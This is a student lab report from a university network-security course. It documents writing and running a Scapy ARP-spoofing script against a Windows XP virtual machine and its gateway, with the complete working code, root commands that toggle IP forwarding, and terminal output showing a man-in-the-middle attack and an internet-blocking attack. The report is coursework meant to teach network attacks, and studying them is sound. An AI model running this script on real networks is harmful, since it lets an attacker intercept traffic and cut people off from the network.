

北京邮电大学

《网络安全》课程实验报告

实验名称： 实验 1：ARP 欺骗课后实验

学生姓名： _____

学 号： _____

班 级： _____

实验 1：ARP 欺骗课后实验

一、实验目的

基于 Winpcap（或其它网络开发包 Libpcap/Jpcap/Scapy 等）编写程序，对指定的目标 IP 地址进行 ARP 欺骗攻击。


二、实验环境

- (1) 攻击机：Kali-linux 2022.3
- (2) 靶机：windows xp
- (3) 软件：ettercap-0.8.31, wireshark

3 实验过程与结果

3.1 步骤一：安装 Scapy

- 1.在攻击机 kali 中打开终端，输入命令“sudo apt install python3-pip”安装 pip3。




```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ sudo apt install python3-pip
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3-pip is already the newest version (22.2+dfsg-1).
python3-pip set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

(kali@kali)-[~/Desktop]
$
```

图 1 kali 安装 pip3

- 2.在攻击机 kali 终端中输入命令“pip3 install Scapy” 安装 Scapy。



```
(kali@kali)-[~/Desktop]
$ pip3 install scapy
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: scapy in /usr/lib/python3/dist-packages (2.4.4)

(kali@kali)-[~/Desktop]
$
```

图 2 kali 安装 Scapy

3.2 步骤二：python 编写 ARP 欺骗程序

- 1.实验环境：攻击机：kali；靶机（受害者）：windows xp
- 2.查看攻击机及靶机信息：首先通过靶机 windows xp 的 ipconfig /all 命令查看靶机的 IP 地址、Mac 地址、网关等信息；通过攻击机 kali 的 ifconfig 命令查看攻击机的 IP 地址及 Mac 地址。

此部分信息同课上实验中两主机信息：

kali: IP 地址：192.168.204.134；Mac 地址：00:0c:29:a5:82:6c

windows xp 本机：IP 地址：192.168.204.135；Mac 地址：00:0c:29:5D:E8:C3

```
Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : localdomain
    Description . . . . . : VMware Accelerated AMD PCNet Adapter

    Physical Address. . . . . : 00-0C-29-5D-E8-C3
    Dhcp Enabled. . . . . : Yes
    Autoconfiguration Enabled . . . . : Yes
    IP Address. . . . . : 192.168.204.135
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.204.2
    DHCP Server . . . . . : 192.168.204.254
    DNS Servers . . . . . : 192.168.204.2
    Primary WINS Server . . . . . : 192.168.204.2
```

图3 ipconfig/all 查看靶机信息

windows xp 网关: IP 地址: 192.168.204.135; Mac 地址: 00:50:56:e8:44:a5

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.204.135 --- 0x2
    Internet Address      Physical Address         Type
    192.168.204.2         00-50-56-e8-44-a5       dynamic
    192.168.204.134       00-0c-29-a5-82-6c       dynamic
```

图4 靶机受 ARP 欺骗攻击之前的 ARP 表

3.为了实现 ARP 欺骗,我们要构造 ARP 包并发送,因此首先需要了解 ARP 报文结构。




图4 ARP 报文结构

- ① 硬件类型:表明 ARP 实现在何种类型的网络上。
 - ② 协议类型:代表解析协议(上层协议)。一般是 0800, 即 IP。
 - ③ 硬件地址长度:MAC 地址长度, 此处为 6 个字节。
 - ④ 协议地址长度:IP 地址长度, 此处为 4 个字节。
 - ⑤ 操作类型:代表 ARP 数据包类型。0 表示 ARP 请求数据包, 1 表示 ARP 应答数据包。
 - ⑥ 源 MAC 地址:发送端 MAC 地址。
 - ⑦ 源 IP 地址:代表发送端协议地址(IP 地址)。
 - ⑧ 目标 MAC 地址:目的端 MAC 地址(待填充)。
 - ⑨ 目标 IP 地址:代表目的端协议地址(IP 地址)。
- 4.参照课上实验利用 Ettercap 实现 Arp 欺骗攻击的逻辑原理, 结合 Scapy 使用方法, 设计出 ARP 欺骗程序流程如下图所示:




图 5 ARP 欺骗程序流程图

5.Arpf_Spoof 函数：构造 Arpf 欺骗包并发送至指定的目标 IP 地址。

(1) 传入参数：目标 IP 地址 `target_ip`、目标 Mac 地址 `target_mac`、攻击机 IP 地址 `sender_ip`。

(2) 利用 Scapy 的 ARP 方法构造欺骗的 Arpf 包。

其中，ARP 方法各参数如下：

①`op`：取值为 1 或 2 时，代表 ARP 请求或响应包，默认值为 1。

②`hwsrc`：源 Mac 地址。

③`psrc`：源 IP 地址。

④`hwdst`：目的 Mac 地址。

⑤`pdst`：目的 IP 地址。

```
spoofedarp = ARP(op=2, psrc=sender_ip, pdst=target_ip,  
                  hwdst=target_mac)
```

(3) 构造了一个欺骗的 ARP 响应包 `spoofedarp`，并将目的 IP 地址、Mac 地址及源 IP 地址作为参数传入 ARP 方法。

```
send(spoofedarp, verbose=False)
```

(4) 发送刚刚构造的 ARP 响应包，并置 `verbose` 为 `False` 表示运行时不显示详细信息。

```

8  #Arp欺骗
9  def Arp_Spoof(target_ip, target_mac, sender_ip):
10     #构造欺骗ARP包
11     spoofedarp = ARP(op=2, psrc=sender_ip, pdst=target_ip, hwdst=target_mac)
12     send(spoofedarp, verbose=False)
13
14     #Arp表恢复
15     def Arp_Restore(target_ip, target_mac, sender_ip, sender_mac):
16         #构造正常ARP包
17         normalarp = ARP(op=2, hwsrc=sender_mac, psrc=sender_ip, hwdst=target_mac, pdst=target_ip)
18         send(normalarp, verbose=False)
19         print("ARP Table restored to normal for", target_ip)

```

图 6 Arp_Spoof 函数

6.Arpspoof 函数：构造正常的 Arps 包并发送至指定的目标 IP 地址以将其 Arps 表恢复至原有正常状态。

(1) 传入参数：目标 IP 地址 target_ip、目标 Mac 地址 target_mac、攻击机 IP 地址 sender_ip、攻击机 Mac 地址 sender_mac。

(2) *normalarp = ARP(op=2, hwsrc=sender_mac, psrc=sender_ip, hwdst=target_mac, pdst=target_ip)*

构造了一个正常的 ARP 响应包 normalarp，并将目的 IP 地址、Mac 地址及源 IP 地址、源 Mac 地址作为参数传入 ARP 方法。

(3) *send(normalarp, verbose=False)*

发送刚刚构造的 ARP 响应包，并置 verbose 为 False 表示运行时不显示详细信息。

(4) *print("ARP Table restored to normal for", target_ip)*

打印输出已经将目的 IP 地址对应 Arps 表恢复至正常状态的提示信息。

```

14  #Arps表恢复
15  def Arps_Restore(target_ip, target_mac, sender_ip, sender_mac):
16     #构造正常Arps包
17     normalarp = ARP(op=2, hwsrc=sender_mac, psrc=sender_ip, hwdst=target_mac, pdst=target_ip)
18     send(normalarp, verbose=False)
19     print("Arps Table restored to normal for", target_ip)

```

图 7 Arps_Restore 函数

8.main 函数：

(1) *target1_ip = input("Target1 IP: ")*

target2_ip = input("Target2 IP: ")

首先由用户输入两个 IP 地址，将其分别设置为 Target1 和 Target2。

(2) *try:*

print("Target1 MAC:", target_mac)

except:

print("ERROR: Target machine did not respond ARP broadcast.")

quit()

将靶机 Mac 地址设置为目标 Mac 地址，若设置失败则抛出异常。

(3) *try:*

print("Sending spoofed ARP responses.")

while True:

#进行 Arp 欺骗中间人攻击

Arp_Spoof(target1_ip, target_mac, target2_ip) #欺骗靶机

Arp_Spoof(target2_ip, target_mac, target1_ip) #欺骗网关

不断进行 while 循环向靶机和网关发送 Arp 欺骗包，进行中间人攻击。

(a) 欺骗靶机与它通信的网关 IP 地址对应的物理地址是攻击机的 Mac 地址，由此靶机的 Arp 表中 IP 地址 192.168.204.2 对应的 Mac 地址由 00:50:56:e8:44:a5 修改为 00:0c:29:a5:82:6c，靶机发送给网关的信息都将被攻击机截获。

(b) 欺骗网关与它通信的靶机 IP 地址对应的物理地址是攻击机的 Mac 地址，由此网关的 Arp 表中 IP 地址 192.168.204.135 对应的 Mac 地址由 00:0c:29:5d:e8:c3 修改为 00:0c:29:a5:82:6c，网关发送给靶机的信息都将被攻击机截获。

(c) 由此，攻击机对靶机和网关都成功实施 Arp 欺骗，实现中间人攻击，截获双方通信内容而不影响其正常通信。

(4) *except:*

print("ARP spoofing stopped.")

#恢复 Arp 表

Arp_Restore(target2_ip, target_mac, target1_ip, target_mac) #恢复网关 Arp 表

Arp_Restore(target1_ip, target_mac, target2_ip, target_mac) #恢复靶机 Arp 表

quit()

结束 Arp 欺骗攻击后，分别向靶机和网关发送正确的 Arp 包，使网关 Arp 表中靶机的物理地址恢复为 00:0c:29:5d:e8:c3、靶机 Arp 表中网关的物理地址恢复为 00:50:56:e8:44:a5，还原至正确状态。

```

21 #主函数
22 def main():
23     #设置Target1和Target2
24     target1_ip = input("Target1 IP:")
25     target2_ip = input("Target2 IP:")
26
27     #获取靶机本机Mac地址
28     try:
29         print("Target1 MAC:", target1_mac)
30     except:
31         print("ERROR: Target1 did not respond ARP broadcast.")
32         quit()
33
34     #获取网关Mac地址
35     try:
36         print("Target2 MAC:", target2_mac)
37     except:
38         print("ERROR: Target2 did not respond ARP broadcast.")
39         quit()
40
41     try:
42         print("Sending spoofed ARP responses.")
43         while True:
44             #进行Arp欺骗中间人攻击
45             Arp_Spoof(target1_ip, target1_mac, target2_ip) #欺骗靶机
46             Arp_Spoof(target2_ip, target2_mac, target1_ip) #欺骗网关
47     except:
48         print("ARP spoofing stopped.")
49         #恢复Arp表
50         Arp_Restore(target1_ip, target1_mac, target2_ip, target2_mac) # 恢复靶机Arp表
51         Arp_Restore(target2_ip, target2_mac, target1_ip, target1_mac) #恢复网关Arp表
52         quit()

```

图 8 程序主函数 main 函数

8.最终编写完成的 Arp 欺骗攻击程序代码如下。

```

#-- coding:UTF-8 --
from scapy.all import *

target1_mac = "00:0c:29:5d:e8:c3" #靶机本机的 Mac 地址
target2_mac = "00:50:56:e8:44:a5" #网关的 Mac 地址
send_mac = "00:0c:29:a5:82:6c" #攻击机 kali 的 Mac 地址

#Arp 欺骗
def Arp_Spoof(target_ip, target_mac, sender_ip):
    #构造欺骗 ARP 包
    spoofedarp = ARP(op=2, psrc=sender_ip, pdst=target_ip,
hwdst=target_mac)
    send(spoofedarp, verbose=False)

#Arp 表恢复
def Arp_Restore(target_ip, target_mac, sender_ip, sender_mac):
    #构造正常 ARP 包
    normalarp = ARP(op=2, hwsrc=sender_mac, psrc=sender_ip,
hwdst=target_mac, pdst=target_ip)
    send(normalarp, verbose=False)
    print("ARP Table restored to normal for", target_ip)

```

```

#主函数
def main():
    #设置 Target1 和 Target2
    target1_ip = input("Target1 IP:")
    target2_ip = input("Target2 IP:")

    #获取靶机本机 Mac 地址
    try:
        print("Target1 MAC:", target1_mac)
    except:
        print("ERROR: Target1 did not respond ARP broadcast.")
        quit()

    #获取网关 Mac 地址
    try:
        print("Target2 MAC:", target2_mac)
    except:
        print("ERROR: Target2 did not respond ARP broadcast.")
        quit()

    try:
        print("Sending spoofed ARP responses.")
        while True:
            #进行 Arp 欺骗中间人攻击
            Arp_Spoof(target1_ip, target1_mac, target2_ip) #欺骗靶机
            Arp_Spoof(target2_ip, target2_mac, target1_ip) #欺骗网关
    except:
        print("ARP spoofing stopped.")
        #恢复 Arp 表
        Arp_Restore(target1_ip, target1_mac, target2_ip,
target2_mac) # 恢复靶机 Arp 表
        Arp_Restore(target2_ip, target2_mac, target1_ip,
target1_mac) #恢复网关 Arp 表
        quit()

if __name__ == "__main__":
    main()

```

3.3 步骤三 运行 ARP 欺骗程序

（一）中间人攻击

1.在攻击机 kali 中输入命令“sudo su”进入管理员模式，然后在 root 权限下使用“echo 1 > /proc/sys/net/ipv4/ip_forward”打开 IP 转发功能后，输入“python3 ArpSpoof.py”运行编写的 ARP 欺骗程序。


```
root@kali: /home/kali/Desktop
File Actions Edit View Help
(kali@kali) - [~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.204.134 netmask 255.255.255.0 broadcast 192.168.204.255
    inet6 fe80::4dac:cf91:1287:8621 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a5:82:6c txqueuelen 1000 (Ethernet)
    RX packets 644 bytes 83073 (81.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 862 bytes 67173 (65.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 64 bytes 3240 (3.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 64 bytes 3240 (3.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali) - [~/Desktop]
$
(kali@kali) - [~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali) - [/home/kali/Desktop]
# echo 1 > /proc/sys/net/ipv4/ip_forward
(root@kali) - [/home/kali/Desktop]
# python3 ArpSpoof.py
Target1 IP: 
```

图 9 运行 ARP 欺骗程序 ArpSpoof.py

2.Arp 欺骗攻击正式开始前，在靶机 windows xp 打开命令行输入“arp -a”命令查看原始 Arp 表，可以看到此时网关的 IP 地址 192.168.204.2 所对应的 Mac 地址为 00:50:56:e8:44:a5。

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.204.135 --- 0x2
Internet Address      Physical Address      Type
192.168.204.2         00-50-56-e8-44-a5    dynamic
C:\Documents and Settings\Administrator>
```

图 10 Arp 欺骗攻击前的靶机 Arp 表

3.分别输入靶机本机的 IP 地址 192.168.204.135 和网关的 IP 地址 192.168.204.2，将其设置为目标 IP 地址 Target1、Target2，回车程序读取靶机本机 Mac 地址和网关 Mac 地址，开始向靶机本机和网关发送 Arp 欺骗包进行 Arp 欺骗攻击。

```
(kali@kali) - [~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali) - [/home/kali/Desktop]
# echo 1 > /proc/sys/net/ipv4/ip_forward
(root@kali) - [/home/kali/Desktop]
# python3 ArpSpoof.py
Target1 IP:192.168.204.135
Target2 IP:192.168.204.2
Target1 MAC: 00:0c:29:5d:e8:c3
Target2 MAC: 00:50:56:e8:44:a5
Sending spoofed ARP responses.
```

图 11 开始 Arp 欺骗攻击

4.Arp 欺骗攻击进行过程中，在靶机命令行输入“arp -a”命令查看受到攻击后的靶机 Arp 表，发现此时网关的 IP 地址 192.168.204.2 所对应的 Mac 地址变为

攻击机 kali 的 Mac 地址 00:0c:29:a5:82:6c。由此可知，成功实施 Arp 欺骗修改了靶机的 Arp 表，使得靶机发往网关的信息均被攻击机 kali 截获，实现中间人攻击。




图 12 受到 Arp 欺骗攻击后的靶机 Arp 表

5.在攻击机 kali 终端中按下 ctrl+C 停止当前 Arp 欺骗攻击，程序输出“ARP spoofing stopped.”，并执行接下来的代码恢复靶机本机及网关的 Arp 表。




图 13 停止 Arp 欺骗攻击并恢复 Arp 表

6.攻击机 Arp 欺骗攻击程序结束后，在靶机命令行中输入“arp -a”命令再次查看恢复后的靶机 Arp 表。下图对比可知，靶机 Arp 表中网关 IP 地址 192.168.204.2 所对应的 Mac 地址由 kali 的 Mac 地址（00:0c:29:a5:82:6c）恢复回网关的 Mac 地址（00:50:56:e8:44:a5）。由此可知，结束 Arp 欺骗攻击后恢复 Arp 表成功。





图 14 恢复后的靶机 Arp 表

(二) 禁止上网


1.在攻击机 kali 中输入命令“sudo su”进入管理员模式，然后在 root 权限下使用“echo 0 > /proc/sys/net/ipv4/ip_forward”关闭 IP 转发功能后，输入“python3 ArpSpoof.py”运行编写的 ARP 欺骗程序。



```
root@kali: /home/kali/Desktop
File Actions Edit View Help
(kali@kali)~[/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)~[/home/kali/Desktop]
# echo 0 > /proc/sys/net/ipv4/ip_forward
(root@kali)~[/home/kali/Desktop]
# python3 ArpSpoof.py
Target1 IP:
```

图 15 开始 Arp 欺骗攻击

2.Arp 欺骗攻击正式开始前，在靶机 windows xp 打开命令行输入“ping www.baidu.com”能够 ping 通，说明靶机此时可以正常上网。



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>ping www.baidu.com

Pinging www.a.shifen.com [220.181.111.1] with 32 bytes of data:


Reply from 220.181.111.1: bytes=32 time=18ms TTL=128
Reply from 220.181.111.1: bytes=32 time=26ms TTL=128
Reply from 220.181.111.1: bytes=32 time=6ms TTL=128
Reply from 220.181.111.1: bytes=32 time=12ms TTL=128

Ping statistics for 220.181.111.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 6ms, Maximum = 26ms, Average = 15ms

C:\Documents and Settings\Administrator>
```

图 16 靶机可以正常上网


3.分别输入网关的 IP 地址 192.168.204.2 和靶机本机的 IP 地址 192.168.204.135，将其设置为目标 IP 地址 Target1、Target2，回车程序读取靶机本机 Mac 地址和网关 Mac 地址，开始向网关和靶机本机发送 Arp 欺骗包进行 Arp 欺骗攻击。



```
root@kali: /home/kali/Desktop
File Actions Edit View Help
(kali@kali)~[/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)~[/home/kali/Desktop]
# echo 0 > /proc/sys/net/ipv4/ip_forward
(root@kali)~[/home/kali/Desktop]
# python3 ArpSpoof.py
Target1 IP:192.168.204.2
Target2 IP:192.168.204.135
Target1 MAC: 00:0c:29:5d:e8:c3
Target2 MAC: 00:50:56:e8:44:a5
Sending spoofed ARP responses.
```

图 17 开始 Arp 欺骗攻击

4.Arp 欺骗攻击过程中，再次在靶机命令行中输入“ping www.baidu.com”命令，此时如下图所示提示“Ping request could not find host www.baidu.com. Please check the name and try again.”。由此可知，靶机受到 Arp 欺骗攻击后无法上网。



```
C:\WINDOWS\system32\cmd.exe
Reply from 220.181.111.1: bytes=32 time=6ms TTL=128
Reply from 220.181.111.1: bytes=32 time=12ms TTL=128

Ping statistics for 220.181.111.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 6ms, Maximum = 26ms, Average = 15ms

C:\Documents and Settings\Administrator>ping www.baidu.com
Ping request could not find host www.baidu.com. Please check the name and try again.

C:\Documents and Settings\Administrator>
```

图 18 主机受到 Arp 欺骗攻击后无法上网

（三）中间人攻击与禁止上网攻击的区别

- 1.中间人攻击：攻击机发送欺骗的 Arp 包欺骗靶机主机，将自己假扮为网关，使得靶机将希望发送给网关的通信内容全部发送给攻击机，由此攻击机实现中间人攻击，可以截获靶机和网关的通信内容。
- 2.禁止上网攻击：攻击机发送欺骗的 Arp 包欺骗网关，将自己假扮为靶机主机，使得网关将希望回复给主机的通信内容全部回复给攻击机，导致靶机无法受到网关的应答包无法正常上网，由此攻击机实现禁止上网攻击。
